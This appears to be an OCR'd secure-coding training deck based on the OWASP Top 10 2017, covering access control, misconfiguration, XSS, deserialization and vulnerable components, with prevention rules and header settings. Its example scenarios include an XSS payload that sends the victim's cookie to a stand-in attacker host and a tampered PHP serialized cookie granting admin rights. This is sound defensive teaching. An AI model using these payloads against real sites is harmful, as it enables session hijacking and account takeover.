
- Displaying only authorized links and menu choices
- This is called presentation layer access control, and doesn’t work
- Attacker simply forges direct access to ‘unauthorized’ pages

Typical Impact

- Attackers invoke functions and services they’re not authorized for
- Access other user’s accounts and data
- Perform privileged actions

A5: 2017 – Broken Access Control

MISSING FUNCTION LEVEL ACCESS CONTROL ILLUSTRATED



- Attacker notices the URL indicates his/her role

  /**user**/getAccounts

- Attacker modifies the role to another directory (role)

  /**admin**/getAccounts, or

  /**manager**/getAccounts

- Attacker views more accounts than just their own

URL plus parameter value(s) which indicate which function is being accessed
e.g., site/somedir/somepage?action=transferfunds

A5: 2017 – Broken Access Control

PREVENTING BROKEN ACCESS ISSUES

1. All Access control checks **must** be enforced on every request for every function.
2. Access control checks **must** be enforced on a trusted system (e.g., the server).
3. All authorization checks **must** be conducted at the time a URL or function is actually requested.
4. Authorization decisions **must not** be based on the checks done on previous pages.
5. Applications **must** disallow requests to unauthorized page types (e.g., config files, log files, source files, etc.)
6. Application **must** validate that all required entry conditions and authorization are met before the privileged function is accessed. An example of this context dependent access control will be a 5 stage shopping cart application, with the user being in the second stage. Access control will not allow the user to jump into 4th stage if the 3rd stage has not been completed.

Additional Standards from JAVA Technology


1. All Access control checks **must** be enforced on every request for restricted URLs using:
    a. External filter, like Java EE web.xml.

A6: 2017 – Security Misconfiguration

What is Security Misconfiguration

Security Misconfiguration arises when Security settings are defined, implemented, and maintained as defaults. Good security requires a secure configuration defined and deployed for the application, web server, database server, and platform. It is equally important to have the software up to date.

A6: 2017 – Security Misconfiguration



Risk Matrix

Threat Agents	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
Appli-cation Specific	Easy: 3	Widespread: 3	Easy: 3	Severe: 3	Business Specific
	Average: 2	Common: 2	Average: 2	Moderate: 2	
	Difficult: 1	Uncommon: 1	Difficult: 1	Minor: 1	

A6: 2017 – Security Misconfiguration

Is the Application Vulnerable?

The application might be vulnerable if the application is:

- Missing appropriate security hardening across any part of the application stack, or improperly configured permissions on cloud services.
- Unnecessary features are enabled or installed (e.g. unnecessary ports, services, pages, accounts, or privileges).
- Default accounts and their passwords still enabled and unchanged.
- Error handling reveals stack traces or other overly informative error messages to users.
- For upgraded systems, latest security features are disabled or not configured securely.
- The security settings in the application servers, application frameworks (e.g. Struts, Spring, ASP.NET), libraries, databases, etc. not set to secure values.
- The server does not send security headers or directives or they are not set to secure values.
- The software is out of date or vulnerable (see A9:2017-Using Components with Known Vulnerabilities).

Without a concerted, repeatable application security configuration process, systems are at a higher risk.

How to Prevent

Secure installation processes should be implemented, including:

- A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down. Development, QA, and production environments should all be configured identically, with different credentials used in each environment. This process should be automated to minimize the effort required to setup a new secure environment.
- A minimal platform without any unnecessary features, components, documentation, and samples. Remove or do not install unused features and frameworks.
- A task to review and update the configurations appropriate to all security notes, updates and patches as part of the patch management process (see A9:2017-Using Components with Known Vulnerabilities). In particular, review cloud storage permissions (e.g. S3 bucket permissions).
- A segmented application architecture that provides effective, secure separation between components or tenants, with segmentation, containerization, or cloud security groups.
- Sending security directives to clients, e.g. Security Headers.
- An automated process to verify the effectiveness of the configurations and settings in all environments.

A6: 2017 – Security Misconfiguration

Example Attack Scenarios

Scenario #1: The application server comes with sample applications that are not removed from the production server. These sample applications have known security flaws attackers use to compromise the server. If one of these applications is the admin console, and default accounts weren't changed the attacker logs in with default passwords and takes over.

Scenario #2: Directory listing is not disabled on the server. An attacker discovers they can simply list directories. The attacker finds and downloads the compiled Java classes, which they decompile and reverse engineer to view the code. The attacker then finds a serious access control flaw in the application.

Scenario #3: The application server's configuration allows detailed error messages, e.g. stack traces, to be returned to users. This potentially exposes sensitive information or underlying flaws such as component versions that are known to be vulnerable.

Scenario #4: A cloud service provider has default sharing permissions open to the Internet by other CSP users. This allows sensitive data stored within cloud storage to be accessed.

References

OWASP

- OWASP Testing Guide: Configuration Management
- OWASP Testing Guide: Testing for Error Codes
- OWASP Security Headers Project

For additional requirements in this area, see the Application Security Verification Standard V19 Configuration.

External

- NIST Guide to General Server Hardening
- CWE-2: Environmental Security Flaws
- CWE-16: Configuration
- CWE-388: Error Handling
- CIS Security Configuration Guides/Benchmarks
- Amazon S3 Bucket Discovery and Enumeration

A6: 2017 – Security Misconfiguration

SECURITY MISCONFIGURATION

Web applications rely on a secure foundation

- Everywhere from the OS up through the App Server

Is your source code a secret?

- Think of all the places your source code goes
- Security should not require secret source code

CM must extend to all parts of the application

- All credentials should change in production

Typical Impact

- Install backdoor through missing OS or server patch
- Unauthorized access to default accounts, application functionality or data, or unused but accessible functionality due to poor server configuration

A6: 2017 – Security Misconfiguration

PREVENTING SECURITY MISCONFIGURATION

1. The application **must** operate within the securely configured infrastructure and must not reduce or weaken the infrastructure security by design or implementation.
2. Applications **must** be written to the specification of the most recently released critical security patch of the frameworks and systems component.
3. All software libraries and frameworks **must** have critical security patches and updates deployed. Refer to FIS' security patching standard for established timelines.
4. Test code and parameters or any other functionality not intended for production, **must** be removed or turned off prior to deployment.
5. Different credentials **must** be used in development and production environments.
6. Applications **must** restrict direct access to confidential web resources from an unauthorized access. (for example, configuration files)
7. Untrusted data **must** be validated that it does not contain malicious characters before being added to any HTTP response header, in order to prevent vulnerabilities like HTTP response splitting. This includes line feed and new line characters, like %0d and %0a.

A6: 2017 – Security Misconfiguration

PREVENTING SECURITY MISCONFIGURATION – CONT.

8. For all frameworks, libraries, code snippets etc. default passwords **must** be changed.
9. For all frameworks, libraries, code snippets, databases, servers default accounts **must** be deleted
    a. If it cannot be deleted then it **must** follow password change policy.
10. Applications **must** restrict direct access to confidential web resources.
11. Applications **must** configure custom error page(s) for common HTTP errors and runtime errors to prevent displaying default error information.

Additional Standards for JAVA Technology

1. Applications using axis2 library for web services **must** disable SOAP monitor module by removing any references such as <module ref="soapmonitor"/> in the web.xml file for production level environments.

A6: 2017 – Security Misconfiguration

Best practices for HTTP Server Header Configuration


Header always set X-XSS-Protection "1; mode=block"
Header always append X-Frame-Options DENY
Header always set Content-Security-Policy "default-src 'self' *.efunds.com 'unsafe-inline' 'unsafe-eval'"
Header always set Strict-Transport-Security "max-age=7776000; includeSubdomains; preload"
Header always set Cache-Control "private, no-cache, max-age=0, must-revalidate, no-store, proxy-revalidate, no-transform"
Header always set Pragma "no-cache"
Header always set Expires "0"
Header always set Public-Key-Pins "pin-sha256=\"C6XiP3TlslAO0jxTlPXXE/VTPajdIgJwX9na7D9KCFk=\"; max-age=5184000; includeSubDomains“

A7: 2017 – Cross-Site Scripting (XSS)

What is Cross Site Scripting

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

A7: 2017 – Cross-Site Scripting (XSS)



Risk Matrix

Threat Agents	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
Application Specific	Easy: 3	Widespread: 3	Easy: 3	Severe: 3	Business Specific
	Average: 2	Common: 2	Average: 2	Moderate: 2	
	Difficult: 1	Uncommon: 1	Difficult: 1	Minor: 1	

A7: 2017 – Cross-Site Scripting (XSS)

Is the Application Vulnerable?

There are three forms of XSS, usually targeting users' browsers:

Reflected XSS: The application or API includes unvalidated and unescaped user input as part of HTML output. A successful attack can allow the attacker to execute arbitrary HTML and JavaScript in the victim's browser. Typically the user will need to interact with some malicious link that points to an attacker-controlled page, such as malicious watering hole websites, advertisements, or similar.

Stored XSS: The application or API stores unsanitized user input that is viewed at a later time by another user or an administrator. Stored XSS is often considered a high or critical risk.

DOM XSS: JavaScript frameworks, single-page applications, and APIs that dynamically include attacker-controllable data to a page are vulnerable to DOM XSS. Ideally, the application would not send attacker-controllable data to unsafe JavaScript APIs.

Typical XSS attacks include session stealing, account takeover, MFA bypass, DOM node replacement or defacement (such as trojan login panels), attacks against the user's browser such as malicious software downloads, key logging, and other client-side attacks.

How to Prevent

Preventing XSS requires separation of untrusted data from active browser content. This can be achieved by:

- Using frameworks that automatically escape XSS by design, such as the latest Ruby on Rails, React JS. Learn the limitations of each framework's XSS protection and appropriately handle the use cases which are not covered.
- Escaping untrusted HTTP request data based on the context in the HTML output (body, attribute, JavaScript, CSS, or URL) will resolve Reflected and Stored XSS vulnerabilities. The OWASP Cheat Sheet 'XSS Prevention' has details on the required data escaping techniques.
- Applying context-sensitive encoding when modifying the browser document on the client side acts against DOM XSS. When this cannot be avoided, similar context sensitive escaping techniques can be applied to browser APIs as described in the OWASP Cheat Sheet 'DOM based XSS Prevention'.
- Enabling a Content Security Policy (CSP) is a defense-in-depth mitigating control against XSS. It is effective if no other vulnerabilities exist that would allow placing malicious code via local file includes (e.g. path traversal overwrites or vulnerable libraries from permitted content delivery networks).

A7: 2017 – Cross-Site Scripting (XSS)

Example Attack Scenario

Scenario 1: The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in the browser to:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

This attack causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Note: Attackers can use XSS to defeat any automated Cross-Site Request Forgery (CSRF) defense the application might employ.

References

OWASP

- OWASP Proactive Controls: Encode Data
- OWASP Proactive Controls: Validate Data
- OWASP Application Security Verification Standard: V5
- OWASP Testing Guide: Testing for Reflected XSS
- OWASP Testing Guide: Testing for Stored XSS
- OWASP Testing Guide: Testing for DOM XSS
- OWASP Cheat Sheet: XSS Prevention
- OWASP Cheat Sheet: DOM based XSS Prevention
- OWASP Cheat Sheet: XSS Filter Evasion
- OWASP Java Encoder Project

External

- CWE-79: Improper neutralization of user supplied input
- PortSwigger: Client-side template injection


A8:2017 – Insecure Deserialization

What is Insecure Deserialization

Allows attackers to transfer a payload using serialized objects. This happens when integrity checks are not in place and deserialized data is not sanitized or validated.

Developing a web application sometimes requires you to transfer an object. In simple terms, the object contains a bunch of variables that in turn contain information. However, an object cannot be transferred directly, so it has be converted into something else first. This conversion is called serialization. Serialization is the process of taking an object and translating it into plaintext. This plaintext can then be encrypted or signed, as well as simply used the way it is. The reverse process is called deserialization, i.e. when the plaintext is converted back to an object.

A8:2017 – Insecure Deserialization



Risk Matrix

Threat Agents	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
Appli-cation Specific	Easy: 3	Widespread: 3	Easy: 3	Severe: 3	Business Specific
	Average: 2	Common: 2	Average: 2	Moderate: 2	
	Difficult: 1	Uncommon: 1	Difficult: 1	Minor: 1	

A8:2017 – Insecure Deserialization

Is the Application Vulnerable?

Applications and APIs will be vulnerable if they deserialize hostile or tampered objects supplied by an attacker.

This can result in two primary types of attacks:

- Object and data structure related attacks where the attacker modifies application logic or achieves arbitrary remote code execution if there are classes available to the application that can change behavior during or after deserialization.
- Typical data tampering attacks, such as access-control-related attacks, where existing data structures are used but the content is changed.

Serialization may be used in applications for:

- Remote- and inter-process communication (RPC/IPC)
- Wire protocols, web services, message brokers
- Caching/Persistence
- Databases, cache servers, file systems
- HTTP cookies, HTML form parameters, API authentication tokens

How to Prevent

The only safe architectural pattern is not to accept serialized objects from untrusted sources or to use serialization mediums that only permit primitive data types.

If that is not possible, consider one of more of the following:

- Implementing integrity checks such as digital signatures on any serialized objects to prevent hostile object creation or data tampering.
- Enforcing strict type constraints during deserialization before object creation as the code typically expects a definable set of classes. Bypasses to this technique have been demonstrated, so reliance solely on this is not advisable.
- Isolating and running code that deserializes in low privilege environments when possible.
- Logging deserialization exceptions and failures, such as where the incoming type is not the expected type, or the deserialization throws exceptions.
- Restricting or monitoring incoming and outgoing network connectivity from containers or servers that deserialize.
- Monitoring deserialization, alerting if a user deserializes constantly.

A8:2017 – Insecure Deserialization

Example Attack Scenarios

Scenario #1: A React application calls a set of Spring Boot microservices. Being functional programmers, they tried to ensure that their code is immutable. The solution they came up with is serializing user state and passing it back and forth with each request. An attacker notices the "R00" Java object signature, and uses the Java Serial Killer tool to gain remote code execution on the application server.

Scenario #2: A PHP forum uses PHP object serialization to save a "super" cookie, containing the user's user ID, role, password hash, and other state:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
  i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

An attacker changes the serialized object to give themselves admin privileges:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
  i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

References

OWASP

- OWASP Cheat Sheet: Deserialization
- OWASP Proactive Controls: Validate All Inputs
- OWASP Application Security Verification Standard
- OWASP AppSecEU 2016: Surviving the Java Deserialization Apocalypse
- OWASP AppSecUSA 2017: Friday the 13th JSON Attacks

External

- CWE-502: Deserialization of Untrusted Data
- Java Unmarshaller Security
- OWASP AppSec Cali 2015: Marshalling Pickles

A8:2017 – Insecure Deserialization

Java Script example


```
gameState = {
    username = "Gamer42",
    score = 1445,
    timeSpent = "00:43:01"
}

serialized = JSON.stringify(gameState)
// 'serialized' is now a string that can be sent over the internet

deserialized = JSON.parse(serialized)
// 'deserialized' is now the same as 'gameState'

document.getElementById("score").innerHTML = deserialized.score;
// if the attacker controls the 'serialized'-variable, this would lead to XSS
```

A9:2017 – Using Components with Known Vulnerabilities

What is Components with Known Vulnerabilities

Known vulnerabilities are vulnerabilities that were discovered in open source components and published in the NVD, security advisories or issue trackers. From the moment of publication , a vulnerability can be exploited by hackers who find the documentation. According to OWASP, the problem of using components with known vulnerabilities is highly prevalent. Moreover, use of open source components is so widespread that many development leaders don't even know what they have. The possible impact of open source vulnerabilities ranges from minor to some of the largest breaches known

A9:2017 – Using Components with Known Vulnerabilities



Risk Matrix

Threat Agents	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
Application Specific	Easy: 3	Widespread: 3	Easy: 3	Severe: 3	Business Specific
	Average: 2	Common: 2	Average: 2	Moderate: 2	
	Difficult: 1	Uncommon: 1	Difficult: 1	Minor: 1	

A9:2017 – Using Components with Known Vulnerabilities

Is the Application Vulnerable?

You are likely vulnerable:

- If you do not know the versions of all components you use (both client-side and server-side). This includes components you directly use as well as nested dependencies.
- If software is vulnerable, unsupported, or out of date. This includes the OS, web/application server, database management system (DBMS), applications, APIs and all components, runtime environments, and libraries.
- If you do not scan for vulnerabilities regularly and subscribe to security bulletins related to the components you use.
- If you do not fix or upgrade the underlying platform, frameworks, and dependencies in a risk-based, timely fashion. This commonly happens in environments when patching is a monthly or quarterly task under change control, which leaves organizations open to many days or months of unnecessary exposure to fixed vulnerabilities.
- If software developers do not test the compatibility of updated, upgraded, or patched libraries.
- If you do not secure the components' configurations (see **A6:2017-Security Misconfiguration**).

How to Prevent

There should be a patch management process in place to:

- Remove unused dependencies, unnecessary features, components, files, and documentation.
- Continuously inventory the versions of both client-side and server-side components (e.g. frameworks, libraries) and their dependencies using tools like versions, DependencyCheck, retire.js, etc. Continuously monitor sources like CVE and NVD for vulnerabilities in the components. Use software composition analysis tools to automate the process. Subscribe to email alerts for security vulnerabilities related to components you use.
- Only obtain components from official sources over secure links. Prefer signed packages to reduce the chance of including a modified, malicious component.
- Monitor for libraries and components that are unmaintained or do not create security patches for older versions. If patching is not possible, consider deploying a virtual patch to monitor, detect, or protect against the discovered issue.

Every organization must ensure that there is an ongoing plan for monitoring, triaging, and applying updates or configuration changes for the lifetime of the application or portfolio.

A9:2017 – Using Components with Known Vulnerabilities

Example Attack Scenarios

Scenario #1: Components typically run with the same privileges as the application itself, so flaws in any component can result in serious impact. Such flaws can be accidental (e.g. coding error) or intentional (e.g. backdoor in component). Some example exploitable component vulnerabilities discovered are:

- CVE-2017-5638, a Struts 2 remote code execution vulnerability that enables execution of arbitrary code on the server, has been blamed for significant breaches.
- While internet of things (IoT) are frequently difficult or impossible to patch, the importance of patching them can be great (e.g. biomedical devices).

There are automated tools to help attackers find unpatched or misconfigured systems. For example, the Shodan IoT search engine can help you find devices that still suffer from the Heartbleed vulnerability that was patched in April 2014.

References

OWASP

- OWASP Application Security Verification Standard: V1 Architecture, design and threat modelling
- OWASP Dependency Check (for Java and .NET libraries)
- OWASP Testing Guide: Map Application Architecture (OTG-INFO-010)
- OWASP Virtual Patching Best Practices

External

- The Unfortunate Reality of Insecure Libraries
- MITRE Common Vulnerabilities and Exposures (CVE) search
- National Vulnerability Database (NVD)
- Retire.js for detecting known vulnerable JavaScript libraries
- Node Libraries Security Advisories
